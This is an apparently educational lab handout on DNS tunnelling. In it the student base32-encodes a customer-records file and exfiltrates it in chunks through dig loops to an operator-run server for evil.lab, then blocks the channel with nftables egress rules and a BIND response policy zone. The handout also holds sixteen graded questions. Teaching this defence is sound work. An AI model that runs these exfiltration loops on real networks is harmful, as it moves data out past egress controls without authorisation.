

DNS tunnelling and egress control

Follow-along: move a file out over DNS, then shut the channel

Overview

A network can block outbound connections and still have to let DNS out, because a host that cannot resolve a name cannot reach anything by name at all. That leaves a gap. A resolver forwards a query for any name a program asks for, and the name is a string the program chooses. If an operator with a foothold on an inside machine puts the bytes of a file into the names it queries, and runs the authoritative server for the zone those names sit in, the resolver carries the file out one query at a time without ever opening the connection the network forbids. This is a **covert channel**: a path that moves data by using a mechanism built for something else.

Definition: Covert channel

A **covert channel** moves data over a mechanism that was not meant to carry it, so that a control watching for the obvious path does not see it. Here the mechanism is DNS name resolution and the data is a file: the bytes ride out in the names of queries, and the answers are ordinary DNS answers. Nothing is encrypted and nothing is hidden from a capture; what the channel relies on is that the network permits DNS and inspects it less than it inspects everything else.

You will play both sides. In Part 1 you take a file on a compromised workstation, encode it into a series of DNS query names, and send it out both ways a query can travel: straight to the operator's server, and through the campus resolver. In Part 2 you shut the channel from the gateway and the resolver, and you keep ordinary name resolution working while you do it. What you are graded on is the Part 2 configuration, measured by two facts at once: no bytes reach the operator's server on either path, and `www.example.lab` still resolves.

This lab is one file leaving over plain DNS on port 53, and the controls that stop it. It does not cover moving the same channel onto DNS-over-HTTPS, where the queries become a TLS session on port 443 that the port-53 controls here never see; that is a separate exercise. It also does not cover detecting the channel by a live alert on query length or rate; you will measure those properties by hand to tell the channel apart, but building an alerting pipeline is out of scope.

Running this lab in the TUI

You drive the lab from the MiniLabs launcher. Clone it if the machine does not have it, and pull if it does, because handouts and lab scripts change together:

```
git clone https://github.com/nzRichie/MiniLab.git ~/MiniLab # first time
cd ~/MiniLab && git pull # already cloned
```

Start the launcher from that directory:

```
cd ~/MiniLab && ./minilabs
```


If it exits with a Docker error, follow the setup in the repository's `README.md` and run it again.

The root menu lists one category per row. Select **Application layer attacks and mitigations**, then **DNS tunnelling and egress control**, to reach this lab's actions:

- **Spawn** creates this lab's containers and wiring. Wait for the panel to turn green before you go on. The first spawn of a lab also builds its image, which takes a few minutes; later spawns take seconds.
- **Status** prints the lab's state and its success oracle: the gateway's egress policy, whether the resolver has a response policy, whether each of the two paths still reaches the operator's server, and whether an ordinary name still resolves. It sends two throwaway probes to check the paths and changes nothing you are graded on. Status takes over the whole screen: the arrow keys scroll its output, and Enter on **Done** closes it.
- **Shell command for a node** lists every node and the `docker exec -it ...` line that opens a shell on it. Copy the line for the node a step below names into your own terminal. It holds the screen until Enter on **Done**, as Status does. Part 1 is worked on **ws1**, Part 2A on **gw**, and Part 2B on **resolver**.
- **Reset to baseline** throws away the policy you wrote on the gateway and the resolver, and empties the operator's server's record, without tearing the lab down.
- **Teardown** removes the lab.
- **Open handout** opens this document.

Spawn the lab now, then work through Part 1 in your own terminal. **Back** (or Esc) returns to the lab list.

The setup



Seven host containers on two segments. The resolver and two workstations sit with the gateway's inside interface on one switch; the gateway's outside interface sits with two authoritative servers on another. No port of one switch is a port of the other, so the only path from a workstation to anything outside runs through the gateway, which is where every capture is taken and where the egress policy is enforced.

The gateway forwards between the segments and does not translate addresses. Without translation, a query arriving at the outside interface still carries the inside host's own source address, so a capture there, and the operator's server's own log, both say which inside machine sent each query.

Container	Role	Address	Runs
119_L7_LAB_ws1	compromised workstation	119.0.0.23	the file is here
119_L7_LAB_ws2	clean workstation	119.0.0.34	nothing
119_L7_LAB_resolver	recursive resolver	119.0.0.2	named
119_L7_LAB_gw	gateway, inside side	119.0.0.1	forwards, filters
	gateway, outside side	119.1.0.1	
119_L7_LAB_pub	authoritative, example.lab	119.1.0.10	named, web
119_L7_LAB_collector	authoritative, evil.lab	119.1.0.66	named, decoder
119_L7_LAB_S1, S2	switches	none	none

`example.lab` is an ordinary external zone, served by `pub`: resolving `www.example.lab` is the check in Part 2 that you did not break the internet along with the channel. `evil.lab` is the operator's zone, served by `collector`: the file leaves inside the names of queries under `t.evil.lab`, and `collector` decodes and counts what arrives. The resolver reaches both by ordinary recursion; it holds no special knowledge of either.

The tools you need are already installed: `base32` and `dig` on the workstation for Part 1, `tcpdump` and `tshark` on the gateway for the measurements, and `nft` on the gateway and `named` on the resolver for Part 2.

Assessment

This handout carries **sixteen** graded questions, numbered in order and placed at the step that produces the evidence for them. Answer them in a separate document; the handout leaves no space. Most ask for a number or a list you measured, or a prediction you then check. Record what you got, not what you expected, and if the two differ say so.

Part 1: move the file out

Open a shell on the compromised workstation and look at the file. It is small on purpose, so you can encode it and send it by hand and watch each query go.

```
# 119_L7_LAB_ws1: the compromised workstation, where Part 1 is worked
cat /root/records/customer-records.csv
wc -c /root/records/customer-records.csv
```

A file is bytes, and a DNS name is text drawn from a restricted alphabet. The encoding that bridges them is **base32**.

Definition: base32

base32 rewrites arbitrary bytes as text using the sixteen letters and digits A through Z and 2 through 7, five bits of input per output character, so every byte becomes 1.6 characters. Its whole alphabet is made of characters that are legal in a DNS name, which is why a covert channel over DNS uses it rather than base64: base64 includes `+`, `/` and `=` and mixes upper and lower case, none of which survives a name intact.

Definition: DNS label, and the length limits

A DNS name is a sequence of **labels** separated by dots: in `www.example.lab` the labels are `www`, `example` and `lab`. One label is at most 63 bytes and a whole name at most 255. A channel that puts data in a name therefore breaks the data into pieces no longer than a label allows and spreads it over as many names as it takes.

Encode the file and drop the padding, then look at how long the result is.

```
# 119_L7_LAB_ws1: encode to base32, strip the '=' padding, count the characters
base32 -w0 /root/records/customer-records.csv | tr -d '=' > /tmp/enc
wc -c /tmp/enc
```

Question 1. State the file's size in bytes and the number of base32 characters in `/tmp/enc`. Compute the ratio of the second to the first, and say why it is close to 1.6 rather than exactly it.

Each query carries one chunk of at most 40 characters, in a name of the shape `<chunk>.<seq>.t.evil.lab`, where `<seq>` is the chunk's position so the far end can put the file back in order. Send the first chunk by hand to see one query, then send the rest in a loop.

```
# 119_L7_LAB_ws1: the first chunk, sent straight to the operator's server
head -c 40 /tmp/enc                                # this is chunk 0
dig +short @119.1.0.66 "$(head -c 40 /tmp/enc).0.t.evil.lab" A
```

```
# 119_L7_LAB_ws1: send every 40-character chunk straight to the collector (the \
    direct path)
seq=0
fold -w40 /tmp/enc | while read chunk; do
    dig +short @119.1.0.66 "$chunk.$seq.t.evil.lab" A
    seq=$(( seq + 1 ))
done
```

The `@119.1.0.66` sends each query straight to the operator's server, bypassing the campus resolver. The answer you get back (`119.1.0.66`) is the operator's server saying "yes, that name exists"; the point was never the answer, it was that the name carried a chunk of the file past the gateway.

Question 2. How many queries did it take to carry the file, and what is the mean number of file bytes each query moved? That mean is well below 40; explain why, given that a label here holds up to 40 base32 characters.

Question 3. Every answer you got back was `119.1.0.66`. Explain what the answer contributes to moving the file out, and whether the file would still leave if the operator's server had replied `NXDOMAIN` to every query instead.

Question 4. Give the length in characters of the longest query name you just sent, and the length of an ordinary name like `www.example.lab`. Which labels of your name are fixed and which carry data?

Now send the same file the other way, through the resolver. Dropping the `@` makes `dig` use the resolver in `/etc/resolv.conf` (`119.0.0.2`), which recurses to the operator's server on your

behalf.

Definition: Recursive resolver and authoritative server

An **authoritative server** holds a zone's records and answers for the names in it: `pub` is authoritative for `example.lab`, collector for `evil.lab`. A **recursive resolver** holds no zones of its own; when a client asks it for a name, it finds the authoritative server for that name and asks it, then returns and caches the answer. The campus resolver here is recursive, and it will recurse into any zone it can reach, the operator's included, because nothing tells it that `evil.lab` is different from `example.lab`.

```
# 119_L7_LAB_ws1: the same file, carried out by the resolver (the via-the-resolver \
path)
seq=0
fold -w40 /tmp/enc | while read chunk; do
    dig +short "$chunk.$seq.t.evil.lab" A
    seq=$(( seq + 1 ))
done
```

Both paths worked: run the **Status** action, which sends one throwaway probe on each path and reports whether it reached the operator's server. With the starter policy in place, both say **reaches**.

Question 5. Predict, before you run it: you send the same file through the resolver a second time, reusing the same query names. Does the operator's server see the second set of queries? Give the mechanism that decides the answer.

Take a short capture on the gateway while you re-send the file, and read the names back. This is the evidence a defender works from.

```
# 119_L7_LAB_gw: capture DNS on the outside interface, then re-send from ws1 while \
it runs
tcpdump -i ext -w /tmp/dns.pcap -n "udp port 53" &
sleep 1
# ... now re-run one of the send loops on ws1 ...
sleep 3
kill %1
```

`tshark` reads the capture back. `-T fields -e <name>` prints one named field per packet; `2>/dev/null` throws away the progress `tshark` writes to its error stream so that only the fields land in the file. (A command's ordinary output goes to **standard output**; its diagnostics go to **standard error**, a second stream, and `2>/dev/null` discards the second.)

```
# 119_L7_LAB_gw: the source and the queried name of every DNS query in the capture
tshark -r /tmp/dns.pcap -T fields -e ip.src -e dns.qry.name -Y "dns.flags.response \
== 0" 2>/dev/null | sort -u
```

```
# 119_L7_LAB_gw: the query names by length, longest first
tshark -r /tmp/dns.pcap -T fields -e dns.qry.name -Y "dns.flags.response == 0" \
2>/dev/null \
| awk "{ print length, \"$0 }" | sort -rn | head
```

Question 6. From the capture, give the source address on the queries you sent with @119.1.0.66 and the source address on the queries you sent through the resolver. Explain why they differ, and what makes the first address visible at the gateway at all.

Two properties separate a data name from an ordinary one, and both are things you can measure rather than eyeball. The first is length: an ordinary hostname is short, and a name packed with data runs to the label limit. The second is the mix of characters. An ordinary label is a word or two with repeated letters and a few vowels; a base32 chunk is close to random over 32 symbols, so nearly every character in it is different.

Question 7. Pick one data label and `www.example.lab`'s longest label (`example`). For each, count the distinct characters and divide by the label's length. State both fractions, and say which property a length-and-character filter would key on to flag the data name without flagging `example`.

Part 2: shut the channel

You have two places to act and they stop different things. The gateway decides which packets cross between the segments, so it can stop an inside host from sending DNS anywhere except to the resolver. The resolver decides which names it will resolve, so it can refuse the operator's zone outright. You will need both, and the order matters: the gateway rule first, to see exactly what it does and does not reach, and then the resolver policy for what it leaves behind.

Definition: Egress filtering

Egress filtering controls what may leave a network, rather than what may enter it. The policy here is at the gateway's forward hook, the point every packet crossing between the two segments passes through. A default-drop policy there blocks everything not explicitly permitted, which is why the starter policy already refuses a plain connection to the outside and permits only DNS.

Part 2A: force DNS through the resolver

Look at the starter policy on the gateway.

```
# 119_L7_LAB_gw: the starter egress policy
nft list ruleset
```

Definition: nftables base chain, hook and policy

An **nftables base chain** is attached to a **hook**, a point in the kernel's packet path; this chain sits at the **forward** hook, where packets crossing between two interfaces are seen. A base chain has a **policy**, the verdict for a packet that no rule in the chain accepted: here it is **drop**, so the chain blocks everything its rules do not explicitly **accept**. The starter rules accept established replies and DNS from any inside host; everything else is dropped.

The starter policy lets *any* inside host send a query to *any* outside address on port 53. That is the permission the direct path used. Narrow it so that only the resolver may send DNS out.

Question 8. Predict, before you apply it: once only the resolver may send DNS to the outside, which of the two paths from Part 1 stops working, the direct one, the via-the-resolver one, both, or neither?

```
# 119_L7_LAB_gw: replace the egress table so only the resolver's address may send \
DNS out
nft delete table inet egress
nft -f - <<"EOF"
table inet egress {
    chain egress_forward {
        type filter hook forward priority filter; policy drop;
        ct state established,related accept
        iifname "lan" ip saddr 119.0.0.2 ip daddr != 119.0.0.0/24 udp dport 53 accept
        iifname "lan" ip saddr 119.0.0.2 ip daddr != 119.0.0.0/24 tcp dport 53 accept
    }
}
EOF
```

Run **Status** again. The direct path now reports **blocked**; the via-the-resolver path still reports **reaches**.

Question 9. Take a capture on the gateway's outside interface while the resolver carries a move, now that Part 2A is in place. What source address is on every DNS query leaving to the outside? Explain why that one fact means the resolver is the only place left to stop the channel.

Question 10. The gateway rule blocked the direct path but not the one through the resolver. Explain why the gateway cannot tell a data query the resolver forwards apart from an ordinary lookup it forwards, even though it could tell the workstation's direct queries apart from the resolver's.

Question 11. Your rule permits `ip saddr 119.0.0.2 udp dport 53`. Suppose a third workstation is added at 119.0.0.35 that needs to resolve ordinary names. Does your rule let its queries out directly? What must it do instead to resolve a name, and does that still work under your rule?

Part 2B: refuse the operator's zone at the resolver

The via-the-resolver path is still open because the resolver recurses into `evil.lab` for anyone who asks. A **Response Policy Zone** is how a resolver is told to stop.

Definition: Response Policy Zone (RPZ)

A **Response Policy Zone** is a zone whose records do not describe names but override the answer a resolver would return for them. A record `evil.lab CNAME .` in the policy zone means "answer NXDOMAIN for `evil.lab`", and `*.evil.lab CNAME .` means the same for every name under it. Names the policy does not mention, `example.lab` among them, are resolved normally.

Write the policy on the resolver. It is two include files the starter config left empty and one small zone.

```
# 119_L7_LAB_resolver: turn on the response policy (included inside the options \
block)
cat > /etc/bind/rpz-policy.conf <<"EOF"
response-policy { zone "rpz.block"; };
EOF
```

```
# 119_L7_LAB_resolver: declare the policy zone (included at the top level)
cat > /etc/bind/rpz-zones.conf <<"EOF"
zone "rpz.block" { type master; file "/var/bind/rpz.block.db"; };
EOF
```

```
# 119_L7_LAB_resolver: the policy zone's records: block evil.lab and everything \
under it
cat > /var/bind/rpz.block.db <<"EOF"
$TTL 60
@ IN SOA ns.rpz.block. admin.rpz.block. ( 1 3600 600 86400 60 )
@ IN NS ns.rpz.block.
ns IN A 127.0.0.1
evil.lab IN CNAME .
*.evil.lab IN CNAME .
EOF
```

```
# 119_L7_LAB_resolver: reload named so the policy takes effect
pkill -x named
sleep 1
named -c /etc/bind/named.conf
```

Ask the resolver for a name under the operator's zone. It answers `NXDOMAIN`, which looks like the channel is shut.

```
# 119_L7_LAB_ws1: the client's view of a tunnel name under the policy
dig +noall +comments @119.0.0.2 test.5.t.evil.lab A | grep status
```

Now run **Status**. The direct path is still **blocked** from Part 2A, but the via-the-resolver path reports **reaches**: the channel is *not* shut. The client saw `NXDOMAIN`, yet the query still arrived at the operator's server.

Definition: `qname-wait-recurse`

A response policy has two chances to act on a query: before the resolver looks the name up, and after. By default (`qname-wait-recurse yes`) a name-based rule recurses *first*, obtains the real answer, and only then rewrites what the client sees. For an ordinary blocklist that is fine, the point is what the user gets back. For a channel that hides data in the *name*, it is not: the query, which is the data, has already been sent to the operator's server by the time the answer is rewritten. `qname-wait-recurse no` makes the rule apply before recursion, so a blocked name is never looked up and the query never leaves.

Question 12. Under the policy above the client gets `NXDOMAIN` for a tunnel name, yet **Status** reports the via-the-resolver path still **reaches**. Explain what the resolver did with the query to produce both facts at once, and name the setting that stops the query from being sent.

Add `qname-wait-recurse no` to the policy and reload.


```
# 119_L7_LAB_resolver: apply the policy before recursion, so the query is never \
    forwarded
cat > /etc/bind/rpz-policy.conf <<"EOF"
response-policy { zone "rpz.block"; } qname-wait-recurse no;
EOF
pkill -x named
sleep 1
named -c /etc/bind/named.conf
```

Run **Status** once more. Both paths now report **blocked**, and **www.example.lab** still resolves.

Question 13. Predict what **dig www.example.lab** returns after the policy, and what **dig anything.t.evil.lab** returns. Explain why one is unchanged and the other is not, in terms of what the policy names.

Question 14. Name one thing the gateway rule stops that the response policy does not, and one thing the response policy stops that the gateway rule does not. (Consider a direct query to an outside DNS server, and a data query the resolver would otherwise forward.)

Question 15. The operator registers a new zone, **t2.other.lab**, on a new outside address and points the channel there. Of your two defences, which still holds and which fails, and why? What kind of control would stop the channel without knowing the zone's name in advance?

Question 16. From **Status** (or from the operator's server), state the two facts that together mean the network is contained: whether a fresh move adds any bytes on either path, and whether **www.example.lab** still resolves. Give both.

Checks: what "done" means

The **Status** action is the oracle. It prints, in order: the gateway's egress policy, whether the resolver has a response policy, whether each of the two paths still **reaches** the operator's server or is **blocked**, and whether **www.example.lab** still resolves from the clean workstation. Containment is the two marks together: both paths **blocked**, and ordinary resolution still **OK**. A gateway that forwarded nothing would show the first without the second, and the starter policy shows the second without the first; only the Part 2 configuration shows both.

Safety note

This lab is isolated. Its two segments live on their own Open vSwitch bridges inside the switch containers, with no route off the host: the "outside" segment stands in for the internet and reaches nothing real. The zone **evil.lab** and the file that moves through it exist only inside these containers. Nothing you do here leaves the machine the lab runs on.

Tear the lab down

When you are finished, remove the lab with the **Teardown** action in the TUI, or by running **scripts/teardown.sh** directly. It removes this lab's containers and nothing else.